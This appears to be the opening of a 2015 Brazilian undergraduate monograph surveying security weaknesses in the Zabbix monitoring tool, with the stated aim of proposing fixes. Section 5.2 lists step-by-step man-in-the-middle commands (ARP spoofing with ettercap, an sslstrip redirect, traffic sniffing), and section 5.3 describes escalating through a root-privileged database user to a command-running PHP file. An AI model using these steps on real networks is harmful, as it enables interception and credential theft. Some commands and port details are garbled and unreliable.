LIGA DE ENSINO DO RIO GRANDE DO NORTE
CENTRO UNIVERSITARIO DO RIO GRANDE DO NORTE
BACHARELADO DE SISTEMAS DE INFORMAÇÃO

HUGO LEONARDO DE OLIVEIRA SOARES

# LEVANTAMENTO SOBRE FALHAS DE SEGURANÇA EM UMA SOLUÇÃO DE MONITORAMENTO

NATAL/RN
2015

HUGO LEONARDO DE OLIVEIRA SOARES

# LEVANTAMENTO SOBRE FALHAS DE SEGURANÇA EM UMA SOLUÇÃO DE MONITORAMENTO

Monografia apresentada ao Curso de Bacharelado em Sistema de Informação do Centro Universitário do Rio Grande do Norte (UNI-RN), como requisito parcial para obtenção do título de Bacharel em Sistema de Informação.

**Orientador:** Prof. Esp. Romulo Fagundes Cantanhede.

Natal/RN

2015

Catalogação na Publicação – Biblioteca do UNI-RN
Setor de Processos Técnicos

Soares, Hugo Leonardo de Oliveira.
Levantamento sobre falhas de segurança em uma solução de monitoramento / Hugo Leonardo de Oliveira Soares. – Natal, 2015.
35 f.

Orientador: Prof. Esp. Romulo Fagundes Cantanhede.
Monografia (Graduação em Sistemas de Informação) – Centro Universitário do Rio Grande do Norte.

1. Vulnerabilidades – Monografia. 2. Zabbix – Monografia. 3. Segurança. Monitoramento – Monografia. I. Cantanhede, Romulo Fagundes. II. Título.

RN/UNI-RN/BC CDU 004.4

HUGO LEONARDO DE OLIVEIRA SOARES

# LEVANTAMENTO SOBRE FALHAS DE SEGURANÇA EM UMA SOLUÇÃO DE MONITORAMENTO

Monografia apresentada ao Curso de Bacharelado em Sistema de Informação do Centro Universitário do Rio Grande do Norte (UNI-RN), como requisito parcial para obtenção do título de Bacharel em Sistema de Informação.

**Aprovado em:** _____/_____/_____.

**BANCA EXAMINADORA**

Prof. Esp. Romulo Fagundes Cantanhede

Orientador

Prof. Soraya Christiane

Membro

Prof. Ytalo Rosende do Amaral

Membro

## RESUMO

O presente estudo tem por finalidade fazer uma análise bibliográfica sobre as vulnerabilidades na ferramenta de monitoramento Zabbix, bem como, apresentar suas principais vulnerabilidades e/ou possíveis fontes de ataques. Ao final da pesquisa serão sugeridas correções e recomendações, baseadas nas melhores práticas de segurança da informação, a fim de tentar minimizar os problemas ou falhas de segurança.



**Palavras-chave:** Vulnerabilidades. Zabbix. Segurança. Monitoramento.

## ABSTRACT

The present study aims to make a bibliographic analysis about the vulnerabilities in Zabbix monitoring tool, as well as to present your main vulnerabilities and/or Possible Attacks Sources. In the end, the search suggested corrections and Recommendations, based the Best Practices in Information Security, an End of trying to minimize problems or security holes.



**Keywords:** Vulnerabilities. Zabbix. Security. Monitoring.

## LISTA DE FIGURAS

**Figura 1 –** Tela gerenciamento Zabbix, detalhando a parte de monitoramento de serviços .....12
**Figura 2 –** Fluxograma de um ataque SQL .....17
**Figura 3 –** Estrutura de um ataque negação de serviço distribuído.....18
**Figura 4 –** Exemplo de um firewall protegendo a rede interna .....19
**Figura 5 –** Exemplo de Firewall em funcionamento.....19
**Figura 6 –** Configuração de um switch aplicando 2 VLANS rede 10 e 20 .....21
**Figura 7 –** Comunicação cliente servidor utilizando SSL.....22
**Figura 8 –** Opção que ativa o SSL no Zabbix.....22
**Figura 9 –** Estrutura de uma rede DMZ.....23
**Figura 10 –** Phishing.....26
**Figura 11 –** Funcionamento de uma rede com respectivos serviços.....29

## LISTA DE ABREVIATURAS E SIGLAS

| | |
|---|---|
| **CPU** | Central Processing Unit |
| **SO** | Systems Operational |
| **GLP** | General Public License |
| **SSH** | Secure Shell |
| **FTP** | File Transfer Protocol |
| **HTTP** | HyperText Transfer Protocol |
| **PHP** | HyperText Preprocessor |
| **DHCP** | Dynamic Host Configuration Protocol |
| **DMZ** | DeMilitarizer Zone |
| **SSL** | Secure Sockets Layers |
| **DDOS** | Ditributed Denial of Service |
| **CVE** | Common Vulnerabilities and Exposures |

## SUMÁRIO


**1 INTRODUÇÃO** ..... 8

**2 OBJETIVOS** ..... 9

2.1 GERAL ..... 9

2.2 ESPECÍFICOS ..... 9

**3 MONITORAMENTO** ..... 10

**4 ZABBIX** ..... 11

**5 FALHAS DE SEGURANÇA** ..... 13

5.1 BANCO DE DADOS E SQL INJECTION ..... 13

5.2 MAN IN THE MIDDLE ..... 14

5.3 EXPLORANDO VULNERABILIDADE UTILIZANDO SQL INJECTION ..... 16

5.4 DDOS ..... 17

**6 MELHORES PRATICAS DE SEGURANÇA** ..... 19

6.1 FIREWALL ..... 19

6.2 VLAN ..... 20

6.3 SSL ..... 21

6.4 DMZ ..... 23

6.5 CVE ..... 24

**7 ANALISANDO VULNERABILIDADES E ATAQUES AO ZABBIX** ..... 25

7.1 PHISHING ..... 25

7.2 FUNCIONAMENTO DE ATAQUE DDOS ..... 26

**8 ALGUMAS SOLUÇÕES E CORREÇÕES DE VULNERABILIDADES DE SEGURANÇA NO ZABBIX** ..... 27

**9 LEVANTAMENTO DE POSSÍVEIS CORREÇÕES EM AMBIENTE DE MONITORAMENTO** ..... 28

**10 CONSIDERAÇÕES FINAIS** ..... 30

**11 CONCLUSÃO** ..... 31

**REFERÊNCIAS** ..... 32

# 1 INTRODUÇÃO

A informação é um ativo que, como qualquer outro ativo importante, é essencial para os negócios de uma organização e, consequentemente, necessita ser adequadamente protegida. [...] A informação pode existir em diversas formas. Ela pode ser impressa ou escrita em papel, armazenada eletronicamente, transmitida pelo correio ou por meios eletrônicos, apresenta em filmes ou falada em conversas. Seja qual for a forma de apresentação ou meio através do qual a informação é compartilhada ou armazenada, é recomendado que ela seja sempre protegida adequadamente (ABNT NBR ISSO/IEC 27002:2005).

Nesse contexto, a segurança da informação está diretamente relacionada com proteção desse conjunto de informações ou ativos, ou seja, é a proteção de vários tipos de ameaças que garanti a continuidade do negócio, minimiza os riscos e, maximiza o retorno sobre os investimentos, bem como suas oportunidades. Para isso ela precisa atender os seguintes aspectos ou princípios: integridade (somente alterações, supressões e adições autorizadas pela empresa devem ser realizadas nas informações), confidencialidade (somente pessoas devidamente autorizadas devem ter acesso à informação) e disponibilidade (a informação deve estar disponível para as pessoas autorizadas sempre que necessário ou demandado). Se alguma dessas características não forem respeitadas tem-se uma falha ou fonte de ataque.

Mas isso pode ser evitado a partir da implementação de conjunto de controles adequados, influindo políticas, processos, procedimentos, estruturas organizacionais e funções de software (como monitoramento) e hardware. Estes controles precisam ser estabelecidos, implementados, monitorados, analisados criticamente e melhorados, onde necessário, para garantir que os objetivos os negócios e de segurança da organização sejam atendidos.

# 2 OBJETIVOS

## 2.1 GERAL

Logo, objetivo principal do trabalho é analisar possíveis falhas do sistema de monitoramento chamado Zabbix. Descrever alguns ataques já conhecidos pelo suporte da ferramenta e publicados na web, além de sugerir correções desses pontos de falhas.

## 2.2 ESPECÍFICOS

- Mostrar os pontos fortes e limitantes da ferramenta Zabbix.
- Fazer um histórico de ataques conhecidos a essa ferramenta.
- Apresenta possíveis soluções/correções para esses ataques.

# 3 MONITORAMENTO

Segundo Tanembaum (2003), “uma rede de computadores pode oferecer um meio de comunicação altamente eficaz para funcionários que trabalham em locais muito distantes um do outro”.

Uma rede de computadores é formada por diversos tipos de equipamentos, como computadores, roteadores, switch e serviços de rede. Esses equipamentos e serviços podem ser monitorados dentro de uma rede, evitando assim falhas ou remotamente, minimizando o impacto caso uma rede interrompa o seu funcionamento.

Ter um ambiente mapeado e monitorado é fundamental para o processo de crescimento de uma empresa. Pois, ambiente de TI bem planejado garante que o negócio terá mais possibilidades de crescer de forma adequada, mesmo para as empresas em que o principal foco não é tecnologia, pois todos dependem hoje da Internet e dos serviços que ela disponibiliza.

Assim, sistemas de monitoramento são utilizados para obter métricas (parâmetros de desempenho, por exemplo) que possam ser visualizadas com gráficos, uma visão geral dos hosts, status, alertas, estatísticas, dados reais e até mapas, prever crescimento, referência histórica dos possíveis erros que venham a ocorrer, previsão de sobrecarga de hardware, serviços ativos, condição do equipamento. Enfim, com este tipo de software é possível agir ao verificar possíveis problemas, avaliar decisões com dados mais consistentes ou apenas evitar que eles aconteçam (RAFAEL, 2009).

No entanto, como todo software, se mal configurado pode disponibilizar áreas propicias a ataques, inconsciente ou intencional.

# 4 ZABBIX

Zabbix é um dos softwares que foi criado para realizar o monitoramento de infraestruturas de redes e seus respectivos serviços. Seu criador Alexei Vladishev é seu principal desenvolvedor. O projeto teve origem em 2001, seu desenvolvimento foi feito utilizando a linguagem de programação PHP, com uma interface web onde o usuário tem acesso a todas as configurações do programa (MARQUES, 2013). Sendo Open Source, ele é um software livre que adota a Licença Pública Geral (GLP). Dentre várias ferramentas é uma das que mais reconhecidas em dias atuais, se diferenciando com algumas vantagens em seus recursos (MARQUES, 2013), listados a seguir:

Podemos citar alguns dos recursos e serviços que o Zabbix pode monitorar.

- Memória
- CPU
- Consumo de banda
- Trafego de rede
- Quantidade de trafego
- Switchs, firewall e roteadores
- Servidores
- Sistemas Operacionais Windows, Linux
- Serviços de execução SSH, FTP, HTTP, HTTPS.
- Impressoras
- Monitoramento em tempo real.
- Monitoramento sem agente de rede instalado.
- Monitoramento com agente de rede instalado.


O Zabbix é uma Ferramenta completa, abrangente, monitora recursos de nós na rede, carga de CPU, o uso da memória e suas interfaces de rede. É possível capturar informações sobre o tempo em um equipamento que ficou ligado, programas que estão sendo executados, velocidade média em que grava os dados e espaço livre em disco.

Com o agente instalado nos ativos, ele coleta informações em períodos determinados e prepara o envio das informações para um servidor central. As

informações dos dispositivos conectados ao Zabbix na rede são enviadas via SNMP, por agentes de redes, dentre outros meios de comunicação, com scripts personalizados e bem protegidos, ou até mesmo utilizando seus próprios componentes como os agentes, onde são configurados em cada dispositivo. Essas informações coletadas da rede são armazenadas em banco de dados relacionais que podem ser: Oracle, MySQL e PostgresSQL.

A figura 1 mostra a tela de gerenciamento do Zabbix.

**Figura 1 –** Tela gerenciamento Zabbix, detalhando a parte de monitoramento de serviços




**Fonte:** Autoria própria, 2015.

# 5 FALHAS DE SEGURANÇA

Os itens a seguir irão apresentar as falhas de segurança que devem ser observadas durante o uso da ferramenta Zabbix.

## 5.1 BANCO DE DADOS E SQL INJECTION

Segundo Korth e Silberschatz (1995), um banco de dados "é uma coleção de dados inter-relacionados, ou seja, sempre que for possível agrupar informações que se relacionam e tratam de um mesmo assunto, posso dizer que tenho um banco de dados".

Um servidor de banco de dados pode estar localizado no mesmo servidor em que Zabbix está instalado ou não. Mas, há o sistema de gerenciamento de banco de dados (SGBD) que é um software capaz de manipular as informações do banco de dados e interagir com o usuário. Exemplos de SGBDs são: Oracle, SQL Server, DB2, PostgreSQL, MySQL, entre outros. Os principais bancos de dados relacionais trabalham com um padrão de linguagem denominada SQL-92 (Structured Query Language), que é uma linguagem utilizada para que se permita a interação ao administrador do banco, e de um determinado sistema, com os dados armazenados.

Segundo Netpoint (2008) SQL ou Structuresd Query language, é um mecanismo conhecido de ataque web usados por hackers para roubar dados da organização ou com intenção maliciosa de destruir informações.

O método é na página inicial do Zabbix, sendo um ataque com principal foco nos formulários que contenham campos de entrada de dados tipo texto. Quando o site quando não higienizado, ou seja, não está protegido corretamente, fica vulnerável permitindo assim a visualização de informações do de usuário e senha no banco de dados, tendo características nas páginas com login, pesquisa e informações de produtos.

Esse tipo de falha pode causar um impacto muito grande e sendo imperceptível pelo desenvolvedor do banco, podendo ocasionar a exclusão de uma boa parte do banco, comprometendo todo os dados (LINHARES, 2010)

## 5.2 MAN IN THE MIDDLE

Caso o atacante opte por essa opção de ataque (MiTM) e queira obter mais informações contidas na empresa, ele precisara se passar por algum objeto no meio como um roteador wireless ou tentar introduzir uma página em branco (falsa) na rede se passando pela página original do Zabbix. Lembrando que podem existir outras maneiras de se realizar este tipo de ataque.

Vamos demostrar as duas formas de ataques citadas acima:

Para obter as informações desejadas do Zabbix utilizando um roteador wireless, o atacante terá que se conectar a rede e logo em seguida infectar o roteador. Assim que o roteador estiver comprometido e a máquina do atacante já estiver em operação, ele poderá filtrar todos os dados trafegados pela rede. Para realizar este tipo de procedimento, existem sistemas operacionais com suas próprias ferramentas para realizar este tipo de ataques. O nosso exemplo é utilizando o Kali Linux com a versão 2.0 (PERES, 2003).

Analisando o ataque a ser feito:

1º Depois de conectado a rede, o atacante recebe um endereço IP distribuído pelo serviço de DHCP. Logo em seguida roda o comando “route” no terminal utilizando o a ferramenta no Kali Linux para obter o IP do roteador conectado.

Comando:

```
route
```

2º Fazemos um scan na rede utilizando o NMAP e junto o IP do roteador detectado:

Comando:

```
nmap "IP da rede interna do roteador" /24
```

3º. Habilitando o redirecionamento de pacotes:

Comando:

```
echo 1 > proc/sys/net/ipv4/ip_forward
```

4º. Para escutar a principal porta de comunicação do webserver do Zabbix faremos o redirecionamento da porta 443 para a porta 4003 do sslstrip. Dependendo do

objetivo do atacante ele pode obter vários pacotes contendo informações de toda a rede ou até mesmo a página de login do do Zabbix.

Escutando a porta: 10050

Comando1:

```
iptables -t nat -A PREROUTING -p tcp -destination 10051 -j
REDIRECT --to-port 4003
```

Escutando a porta: 443 https

-t: tabela firewall

-p: protocolo

-j: jump

--to-port: redirecionar para uma porta especifica

5º executando o ataque MiTM

Comando:

```
ettercap -T -q wlan0 -M arp:remote // //
```

*// // → para scannear toda a rede, já que se o atacante não tiver um IP especifico.*

Ettercap: é programa utilizado dentro do Kali Linux interceptar o trafego da rede

-T: somente texto

-q: Modo silencioso

-M: realiza o ataque Man in the Middle

*Mas se caso ele tiver executa o comando:*

Comando:

```
ettercap -T -a -i wlan0 -M arp:remote /IP-Roteador/ / IP-Alvo/
```

6 º Verificar os pacotes que passão pela rede.

Verificando pacotes com IP e portas com nomes não resolvidos:

Comando:

```
tcpdump -i wlan0 dst IP-Destino -nn
```

Tcpdump: captura pacotes pela rede com ip envolvido

-i: interface

Verificando os sites acessados:

Comando:

```
urlsnarf -i wlan0
```

Gerando logs dos sites acessados na rede.

Vimos que com esse passo-a-passo podemos obter informações que trafegam pela rede wireless, capturando todos os tipos de pacotes como: sites que utilizam login e senha com ou sem criptografia, sites de contas bancarias e filtro de IPS com suas respectivas portas. Alguns sites que utilizam criptografia (HTTPS) podem ser capturados facilmente, mas os dados não podem ser lidos.

## 5.3 EXPLORANDO VULNERABILIDADE UTILIZANDO SQL INJECTION


Segundo Amorim (2013), Uma vulnerabilidade é encontrada em uma aplicação quando já se tem as credencias validas da aplicação, nesse caso essas informações podem sem obtidas através de um ataque de Main-in-the-Middle. Onde ao realizar o ataque verifica-se que a página do servidor web não tem o SSL ativado. O funcionamento desse ataque está melhor descrito no tópico: 11.2. Ao ter acesso às informações do Zabbix, o atacante verifica que o usuário do banco de dados utiliza o usuário administrador SGBD como root. Com ainda poucos privilégios adquiridos do usuário SGBD o atacante poderia livremente acessar as funcionalidades dos arquivos (FILE) MySQL, sendo assim pode ler, escrever e criar arquivos.

De acordo com Amorim (2013), após identificar o diretório onde o usuário do banco poderia escrever e também mapear pelo servidor web na página, pode ser foi criado um arquivo com linguagem PHP onde o atacante vai executar comandos no servidor para conseguir mais privilégios mínimos. Com esse ataque é possível adquirir 2 acessos diferentes: execução dos comandos com os privilégios do usuário com data, leitura e escrita dos arquivos no sistema com privilégios do MySQL.

Após o acesso ao servidor comprometido, é possível localizados arquivos com informações contendo senhas, backups, arquivos com logs e informações que podem subsidiar novos ataques (Amorim, 2013).

A imagem demonstra de forma resumida o passo-a-passo realizado:

**Figura 2 –** Fluxograma de um ataque SQL




**Fonte:** BLOG..., 2013.


## 5.4 DDOS

A negação de serviço distribuído (DDOS) é um dos ataques mais utilizados na atualidade para deixar indisponível serviços ativos. O ataque invade varias máquinas através de falhas de segurança ou software maliciosos para executar o ataque de diferentes origens e destinos distribuídos a fim de aumentar ou super dimensionar sua potencia. Um ataque deste tipo é mais elaborado e utiliza algumas frentes ou participantes:

- **Atacante**: coordena todos os ataques
- **Mestre**: é a ligação intermediaria entre o atacante e os zumbis. Ele é que recebe parâmetros para os ataques.
- **Zumbi**: computador infectado que realiza o ataque.

A figura 3 demonstra a mecânica de um ataque DDOS.

**Figura 3 –** Estrutura de um ataque negação de serviço distribuído




**Fonte:** WCD..., 2015.

